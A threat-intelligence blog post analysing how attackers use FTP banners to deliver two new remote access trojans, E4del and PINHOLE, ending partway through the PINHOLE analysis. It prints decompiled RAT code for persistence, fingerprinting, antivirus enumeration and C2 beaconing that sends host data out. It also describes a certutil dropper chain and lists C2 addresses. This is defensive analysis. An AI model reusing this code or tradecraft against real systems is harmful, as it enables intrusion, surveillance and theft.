

FTP Banners: The New Dead Drop Resolver Delivering Novel RATs

 socradar.io/blog/ftp-banners-new-dead-drop-resolver-rats

ameer

August 21, 2026



Author: SOCRadar Threat Research Unit (STRU)

Table Of Content

Free Dark Web Report

Is your Domain/Email Exposed?

Related Articles

Aug 21, 2026

31 Mins Read

Summarize with:

Security products have become increasingly effective at detecting suspicious commands used for malware delivery. Consequently, threat actors are adopting more creative methods to bypass these defenses, such as utilizing Dead Drop Resolvers (DDR): alternative locations, including legitimate web services or protocols, used to acquire malicious strings, Command and Control (C2) configurations, or commands.

During an investigation, the **SOCRadar Threat Research Unit (STRU)** identified the **active abuse** of **FTP banners as DDRs** to distribute malicious commands, a technique observed in the wild since early July 2026. Further infrastructure analysis led to the discovery of **two previously undocumented Remote Access Trojans (RATs)**, which we have named **E4del** and **PINHOLE**.

Key Points

- STRU discovered active abuse of FTP banners as DDRs, allowing malware stagers to **fetch commands directly from the protocol's initial response**.
- While currently observed in malicious LNK files, this technique is **highly versatile and easily adaptable** for "ClickFix" social engineering campaigns.
- FTP-based DDRs were found delivering two previously undocumented RATs: E4del and PINHOLE, **tracked as separate clusters**.
- E4del is a modular, Electron-based RAT offering **eight specialized commands**, such as live desktop streaming, screenshot capture, and privilege escalation.
- E4del's beaconing mechanism implements a **tiered jitter system**, dynamically transitioning between three distinct states (Active, Semi-Active, Inactive) based on the elapsed time since its last received task.

- PINHOLE is a sophisticated multi-stage RAT with **fourteen distinct command types**, including browser credential theft, file upload/download, and screenshot capture.
- To evade detection, PINHOLE employs **Halo's Gate and Early Bird APC Injection**. Additionally, it leverages legitimate platforms like Pinterest and SurveyMonkey to resolve its C2 while **proxying its traffic through Cloudflare Workers**.
- PINHOLE operators also maintain an "FTP Stats Panel" to **track script execution and IP addresses** connected to their infrastructure.

Hunt Threats Like a Pro


Easily Search Hackers' Footprints

→ Start Free Trial

FTP Banners as a DDR


Based on a hunt, [a post from MalwareHunterTeam](#) was identified. The post was the first to document the capability of LNK files (likely spread through [phishing](#)) to use FTP banners as a DDR for fetching commands. While threat actors typically utilize legitimate web services, such as X, GitHub, or YouTube, to provide cover through high-volume, expected network traffic, **FTP banners represent a novel alternative**. However, this method is **less stealthy than traditional web-based DDRs**, as security teams are more likely to flag FTP connections to unknown servers as anomalous.

The following figure illustrates the delivery chain of the identified sample. The actors utilized Spanish-language lures, such as a "Voucher" claim, to entice users into executing a shortcut file that retrieves commands from an FTP banner. These commands subsequently connect to a WebDAV server to download and execute a DLL export function via *rundll32.exe*.



LNK file requesting and executing commands via an FTP banner

Since the infrastructure described in the original post was no longer active at the time of our analysis, we expanded our search for similar commands stored as FTP banners. By utilizing [FOFA searches](#), we determined that this technique has been weaponized since early July 2026 and **remains operational**, with new infrastructure observed as recently as August 2026.



FOFA search results for commands in FTP banners

Investigation into this live infrastructure revealed two previously undocumented RATs, designated E4del and PINHOLE. We assess these as separate clusters using the same delivery technique. Due to their novelty, **evidence is currently insufficient for actor attribution**.

REDUCE YOUR ATTACK SURFACE


This infrastructure was located through internet-wide scanning of port 21, the same visibility attackers rely on when selecting targets. SOCRadar's [Attack Surface Management](#) continuously maps external-facing services, including open port 21, and alerts on banner modifications that indicate compromise or staging activity.

E4del: An Electron-based RAT Impersonating Discord

Analysis of the FTP banner at `157.254.194[.]31:21` revealed a multi-stage delivery chain. The initial commands fetch a second FTP banner from `167.148.41[.]164:21`, which triggers a PowerShell script to download, extract, and execute a binary from [a ZIP archive](#). The chain launches a legitimate Discord binary with the `--init` argument and the victim's username.

As an [Electron-based application](#), Discord requires a bundled Chromium and Node.js runtime environment to function. The threat actors exploit this architecture by including the necessary Electron environment files (i.e., `d3dcompiler_47.dll` and `libEGL.dll`) and replacing the application's core logic within the `resources/app.asar` archive (responsible for bundling the source code and assets of the application).

Upon execution, the operating system identifies a digitally signed `Discord.exe` loading trusted dependencies, **effectively masking the malicious code** residing in `app_bootstrap/index.js`. The final payload is E4del, a Node.js-based RAT that provides extensive capabilities including evasion, persistence, system fingerprinting, and encrypted C2 communication.



E4del RAT delivery chain

Execution & Evasion

Upon execution, E4del immediately evaluates its command-line arguments to dictate its behavior and verify its environment. It looks for the `--init` flag followed by a username, checking that the current Windows user matches the provided argument. If the username does not match, the RAT terminates immediately. This serves as an **anti-sandbox technique**, ensuring the payload only detonates on the intended victim's machine rather than in an automated analysis environment without the required arguments.

```
else if (process.argv.includes('--init')) {
  const username = process.argv[process.argv.indexOf('--init') + 1];
  if (os.userInfo().username !== username)
    process.exit(0);
}
```

`--init` arguments check

To maintain a zero-visibility profile, E4del dynamically appends several Chromium command-line switches to the underlying Electron application. By invoking switches such as `headless`, `disable-gpu`, and `mute-audio`, the RAT ensures **no graphical user interface is ever rendered to the victim**, reducing the application to a silent background process.

```
electron_1.app.commandLine.appendSwitch("disable-gpu");
electron_1.app.commandLine.appendSwitch("disable-software-rasterizer");
electron_1.app.commandLine.appendSwitch("headless");
electron_1.app.commandLine.appendSwitch("mute-audio");
electron_1.app.commandLine.appendSwitch("disable-extensions");
electron_1.app.commandLine.appendSwitch("disable-sync");
electron_1.app.commandLine.appendSwitch("no-first-run");


electron_1.app.commandLine.appendSwitch("no-default-browser-check");
electron_1.app.commandLine.appendSwitch("disable-background-networking");
electron_1.app.commandLine.appendSwitch("disable-renderer-backgrounding");
electron_1.app.commandLine.appendSwitch("single-process");
```

Command-line switches

Persistence

Furthermore, it establishes persistence by utilizing Electron's native login item settings (*setLoginItemSettings*), configuring the host executable (*Discord.exe*) to **launch automatically upon user login** with the necessary *--init* parameters.

```
electron_1.app.setLoginItemSettings({
  openAtLogin: true,
  openAsHidden: false,
  args: ['--init', `"${os.userInfo().username.toString()}"`],
  path: electron_1.app.getPath('exe')
});
```



Operation:	write
Name:	electron.app.Discord
Value:	C:\Users\admin\AppData\Local\discord\Discord.exe --init "admin"
Key:	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
TypeValue:	REG_NONE

Persistence via *setLoginItemSettings*

System Profiling and Fingerprinting

Before reaching out to the attacker's infrastructure, E4del conducts a localized fingerprinting phase to profile the infected machine. It generates a **unique hardware identifier (HWID)** by SHA256-hashing the MAC addresses of the system's network interfaces alongside the CPU model. This ensures the attacker can uniquely track the infected host across varying network environments.

Following this hardware profiling, the RAT queries Windows Management Instrumentation (WMI) or the system registry to **enumerate installed antivirus products**, specifically hunting for security solutions like Windows Defender, Symantec, ESET, Avast, McAfee, Sophos, CrowdStrike, and Kaspersky.

```

function generateHardwareId() {
  const hostname = os.hostname();
  const username = os.userInfo().username || 'unknown';

  const networkInterfaces = os.networkInterfaces();
  let macs = [];
  for (const iface of Object.values(networkInterfaces)) {
    for (const config of iface) {
      if (config.mac && config.mac !== '00:00:00:00:00:00') {
        macs.push(config.mac);
      }
    }
  }
  const macHash = macs.length ?
    crypto.createHash('sha256').update(macs.join('')).digest('hex').slice(0, 8) :
    'nomac';

  const cpus = os.cpus();
  const cpuModel = cpus[0]?.model?.replace(/^[^a-zA-Z0-9]/g, '').slice(0, 20) || 'unknown';
  const cpuCount = cpus.length;

  const cpuHash = cpuModel.length ?
    crypto.createHash('sha256').update(cpuModel).digest('hex').slice(0, 8) :
    'nocpu';

  const rawId = `${macHash}-${cpuHash}`; // ${cpuModel}-${cpuCount}

  const cleanId = rawId.replace(/^[^a-zA-Z0-9]/g, '').slice(0, 80);

  return cleanId;
}

async function getAntivirusInfo() {
  return new Promise((resolve) => {
    exec('wmic /namespace:\\\\.root\\SecurityCenter2 path AntivirusProduct get displayName /format:list',
      { timeout: 6000 }, (err, stdout) => {
        if (!err && stdout && stdout.includes('displayName')) {
          const name = stdout.split('=')[1]?.trim() || 'Unknown';
          resolve({ name: name, source: 'wmic' });
          return;
        }

        exec('reg query "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall" /s /f "DisplayName" | findstr /i
          "antivirus|avast|kaspersky|eset|symantec|crowdstrike|defender|mcafee|sophos"',
          { timeout: 5000 }, (err2, stdout2) => {

```

HWID generation and AV information

Command and Control (C2)

E4del's communication protocol is built on encrypted HTTP POST requests directed at a hardcoded C2 server (<http://157.254.194.131>). All traffic is secured using **AES-256-CBC encryption**, relying on a static, hardcoded passphrase (*protected!*) and a randomly generated Initialization Vector (IV) for each request. To evade basic network detection, the HTTP requests **spoof a legitimate Google Chrome User-Agent** (*Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36*) and utilize standard browser headers.

The beaconing mechanism is highly dynamic, implementing a **tiered jitter system** to blend in with normal network traffic. The RAT dynamically transitions between three distinct states based on the elapsed time since its last received task. Within the first 20 seconds of receiving a command, E4del operates in **"Active"** mode, rapidly checking in with random sleep delays between 200 milliseconds and 2 seconds. If no new tasks arrive within 20 to 40 seconds, it enters a **"Semi-Active"** state, lengthening its sleep interval to between 2 and 5 seconds. Beyond 40 seconds of inactivity, the RAT drops into a full **"Inactive"** mode, scaling back check-ins to random delays between 5 and 9 seconds.

```

const now = Date.now();
const timeSinceLastTask = now - lastTaskTime;
let minSleep, maxSleep;

if (timeSinceLastTask < ACTIVE_WINDOW) {
  minSleep = ACTIVE_MIN_SLEEP;
  maxSleep = ACTIVE_MAX_SLEEP;
}
else if (timeSinceLastTask < SEMI_ACTIVE_WINDOW) {
  minSleep = SEMI_ACTIVE_MIN_SLEEP;
  maxSleep = SEMI_INACTIVE_MAX_SLEEP;
} else {
  minSleep = INACTIVE_MIN_SLEEP;
  maxSleep = INACTIVE_MAX_SLEEP;
}

const sleepTime = Math.floor(Math.random() * (maxSleep - minSleep + 1)) + minSleep;

```

E4del's tiered jitter system

When transmitting data back to the server, the RAT employs a **unique string replacement technique**, swapping standard pipe characters with the custom `%e4del%` delimiter. This prevents shell command outputs from accidentally breaking the attacker's server-side output parser.

[Encrypted](#) beaconing requests are sent via HTTP POST in the `/beacon` endpoint and contain the following structure:

`"H|${hostId}|${hwid}|${avInfo.name}|${Date.now()}"`.

```

async function startBeacon(c2Server) {
  let hwid = generateHardwareId();
  if (isAdmin)
    hwid += "-admin"
  const avInfo = await getAntivirusInfo();
  let hostId = `${os.userInfo().username}-${os.hostname()}`.replace(/[^a-zA-Z0-9-]/g, '');

  const ACTIVE_WINDOW = 20 * 1000;
  const SEMI_ACTIVE_WINDOW = 40 * 1000;

  // Active mode ranges
  const ACTIVE_MIN_SLEEP = 200;
  const ACTIVE_MAX_SLEEP = 2000;

  const SEMI_ACTIVE_MIN_SLEEP = 2 * 1000;
  const SEMI_INACTIVE_MAX_SLEEP = 5 * 1000;

  // Inactive mode ranges
  const INACTIVE_MIN_SLEEP = 5 * 1000;
  const INACTIVE_MAX_SLEEP = 9 * 1000;

  let lastTaskTime = Date.now() - ACTIVE_WINDOW - 1;

  console.log(`[Beacon] Running, hostId=${hostId}`);

  const beaconLoop = async () => {
    try {
      let heartbeatPlain = `H|${hostId}|${hwid}|${avInfo.name}|${Date.now()}`;

      if (outputBuffer.length > 0) {
        outputBuffer = outputBuffer.replaceAll("|", "%e4del%");
        heartbeatPlain += "|" + outputBuffer;
        outputBuffer = '';
      }

      if (pendingScreenshotBase64) {
        heartbeatPlain += "|SCREENSHOT|" + pendingScreenshotBase64;
        pendingScreenshotBase64 = null;
      }

      const heartbeatEnc = encrypt(heartbeatPlain);
      const responseData = await sendBeacon(c2Server + '/beacon', heartbeatEnc);
    }
  };
}

```

E4del's beaconing mechanism

Once the encrypted heartbeat is dispatched, the C2 server responds with encrypted tasks that dictate the RAT's next actions. E4del supports a robust suite of post-exploitation commands:

E4del Commands	Function
<i>startcmd / runcmd%e4del% [command]</i>	Interactive Reverse Shell <i>startcmd</i> initializes a persistent, hidden <i>cmd.exe</i> child process using Node's <i>spawn</i> with piped standard I/O streams. It attaches event listeners to capture all <i>stdout</i> and <i>stderr</i> output and funnel it into an internal <i>outputBuffer</i> . Once initialized, the operator uses <i>runcmd%e4del%[command]</i> to inject arbitrary shell commands directly into the <i>stdin</i> of this active shell. The buffered output is subsequently sanitized (replacing pipes with <i>%e4del%</i>) and exfiltrated during the next scheduled C2 beacon.
<i>screenshot</i>	Screenshot Capture <i>screenshot</i> invokes Electron's native <i>desktopCapturer</i> API to query the system's primary screen. It captures a 1920×1080 frame, compresses it into a JPEG format (at 30% quality to reduce payload size), and converts the binary buffer into a Base64-encoded string. This string is stored in a temporary variable and seamlessly appended to the next encrypted HTTP heartbeat payload using the <i> SCREENSHOT </i> delimiter.
<i>streamstart[ip:port] / streamstop</i>	Live Desktop Streaming <i>streamstart</i> extracts the provided attacker-controlled IP address and initiates a custom WebSocket client. It establishes a direct TCP socket connection (<i>ws://[IP:PORT]/ws/agent?hostId=[hostId]</i>), performs the HTTP/1.1 WebSocket upgrade handshake, and begins a loop that captures the desktop every 2 seconds. These JPEG buffers are transmitted continuously as raw binary WebSocket frames, creating a hidden Remote Desktop feed. <i>streamstop</i> clears the timeout interval and tears down the socket connection.
<i>runpackage%e4del% [token]</i>	Payload Dropper <i>runpackage%e4del%[token]</i> extracts an authentication token and reaches out to the C2's <i>/api/download?token=[token]&clientId=[hwid]</i> endpoint. It downloads a dynamically generated <i>.zip</i> archive into <i>%LOCALAPPDATA%\Packages[token]</i> . E4del then spawns a hidden PowerShell process utilizing <i>Expand-Archive</i> to extract the contents. It recursively searches the extracted files for a <i>config.json</i> , parses it to identify the designated <i>entrypoint</i> executable, and launches it as a fully detached, hidden child process. To cover its tracks, the ZIP archive and JSON configuration are immediately deleted.
<i>filedownload%e4del% [token]</i>	Targeted File Deployment Similar to the package runner, <i>filedownload%e4del%[token]</i> uses an authentication token to fetch a specific file from the C2 server (<i>/api/download?token=[token]&clientId=[hwid]</i>). It parses the HTTP <i>Content-Disposition</i> header to determine the correct filename (<i>downloaded_file</i>) and writes the binary data directly into the Electron application's <i>process.resourcesPath</i> directory. This is typically used to drop secondary modules (like the <i>crypto32.node</i> file that is mentioned next) directly alongside the malicious <i>app.asar</i> .
<i>elevate</i>	Privilege Escalation Attempt Executes a secondary instance of the RAT's own host binary (<i>discord.exe</i>) while passing specific internal arguments (<i>-e</i> and <i>-a</i>). This attempts to load a custom Node.js add-on named <i>crypto32.node</i> from the resources directory (<i>process.resourcesPath</i>), highly likely downloaded previously with the <i>filedownload%e4del%[token]</i> command. By invoking the <i>.start()</i> function of this module and passing the binary and specific arguments, the RAT attempts a local privilege escalation or UAC bypass to gain administrative rights. We couldn't recover the <i>crypto32.node</i> file at the time of the analysis.
<i>(default)</i>	Standard Shell Execution If the decrypted task string does not match any of the predefined command keywords, the RAT defaults to passing the entire raw string to Node's <i>child_process.exec()</i> function. The command is executed in a standard, non-persistent system shell with a hardcoded timeout of 15 seconds. Any resulting output, or error messages, are appended to the <i>outputBuffer</i> for exfiltration in the next C2 heartbeat.

PINHOLE: A Stealthy RAT Leveraging Pinterest & SurveyMonkey as DDRs


In a separate instance of FTP banner abuse, the STRU uncovered a more sophisticated multi-stage delivery chain culminating in the deployment of **another novel RAT, which we have designated PINHOLE**. This RAT exhibits stealthy capabilities, including the storage of configuration data in Alternate Data Streams, the implementation of the Halo's Gate and Early Bird APC Injection to bypass [Endpoint Detection and Response \(EDR\)](#) solutions, and the utilization of Pinterest pins and SurveyMonkey questions as DDRs to acquire its C2 and proxy it behind Cloudflare Workers.

Delivery Chain

The FTP banner at 209.99.185[.]38:21 was found to contain commands that utilize the *MSXML2.XMLHTTP COM* object within PowerShell to retrieve a secondary command script from *hxxps[.]//cloudflare.milicare[.]jin/app/c*. This script is saved as *%TEMP%u.cmd*, executed, and subsequently deleted to minimize the forensic footprint.

The downloaded script functions as a dropper for the final payload. It employs *echo* commands to write a large block of Base64-encoded data into a file named *%TEMP%calc*. To evade detection, the data is wrapped in *—BEGIN CERTIFICATE—* and *—END CERTIFICATE—* headers, masquerading as a legitimate certificate file.

The dropper then creates a temporary batch script, *%TEMP%calc_runner.cmd*, which contains the logic to unpack and execute the smuggled binary. This temporary script leverages *certutil -decode* to transform the Base64 “certificate” file into a Cabinet archive (*%TEMP%calc.cab*) and then uses the *expand* utility to extract and run the final executable, *%TEMP%calc.exe*. Interestingly, error messages were identified in Spanish. Following execution, the script waits three seconds before deleting all temporary files to maintain operational stealth.



PINHOLE's delivery chain

The actors behind PINHOLE also maintain a dedicated “FTP Stats Panel” at *hxxp[.]//69.48.228[.]126:5000/*. This interface allows them to monitor the efficacy of their campaigns by tracking script executions, total connections, and unique active or blocked IP addresses interacting with their FTP infrastructure. Interestingly, the script had only run 11 times at the time of analysis, suggesting the campaign was in its early stages.



FTP Stats Panel

SCRIPT RUNS

11

TOTAL CONNECTIONS

133

UNIQUE IPS

20

BLOCKED

95

ACTIVE IPS

20

Top IPs

#	IP ADDRESS	CONNECTIONS
1	34.76.72.104	33
2	34.77.80.236	33
3	34.156.59.169	33
4	45.249.245.55	6
5	66.132.172.212	5
6	107.191.5.19	3
7	167.94.146.53	3
8	74.244.29.206	2
9	107.150.141.77	2
10	162.216.150.209	2
11	107.108.39.124	2
12	109.154.78.50	1
13	109.203.85.173	1
14	109.217.221.135	1
15	147.105.132.99	1
16	177.249.160.56	1
17	109.238.77.229	1
18	71.6.232.24	1
19	195.96.130.107	1
20	107.170.124.42	1

Server started: 2026-08-10T21:05:01.226416+00:00 [/stats?json](#) for JSON endpoint

Page auto-refreshes every 5s - [refresh now](#)

PINHOLE's FTP Stats Panel

First Stage: An Evasive Wrapper



PINHOLE's execution chain

The executed 64-bit binary masquerades as an update utility from a fictitious entity, *Weston Computing Systems Ltd*. It maintains its stealth by importing only three functions directly and obfuscating the remainder. All strings reside encoded in the *.rdata* section and are decoded on demand into *.bss* at runtime using individual 32-bit keys. The binary avoids storing Win32 API string names entirely. Instead, it **dynamically resolves APIs at runtime** by walking the PEB loader data and matching 32-bit function hashes against module export tables.

file > name	c:\users\tr-re\desktop\calc.exe\calc.exe.bin
file > signature	Microsoft Linker 2.44
file > sha256	27587E078B59173A92CF9746AB1839DA9196089C00E8B694860361DA3091...
file > info	size: 74240 bytes, entropy: 6.211
file > type	executable, 64-bit, GUI
virustotal > score	The server name or address could not be resolved
stamp > compiler	Wed Apr 08 09:49:45 2015
file-name > version	WSUpdUtil
languages > names	English-US
resources > info	count: 2, size: 1415 bytes, file-ratio: 1.91%
manifest > general	name: WestonComputingSystemsLtd.WSUpdUtil, description: n/a, sever...
file > description	Weston software update utility.
file > version	19.9.476.4027
section > virtualized	name: .bss
entry-point > location	0x00004CEC (section: .text)

File information of the dropped binary

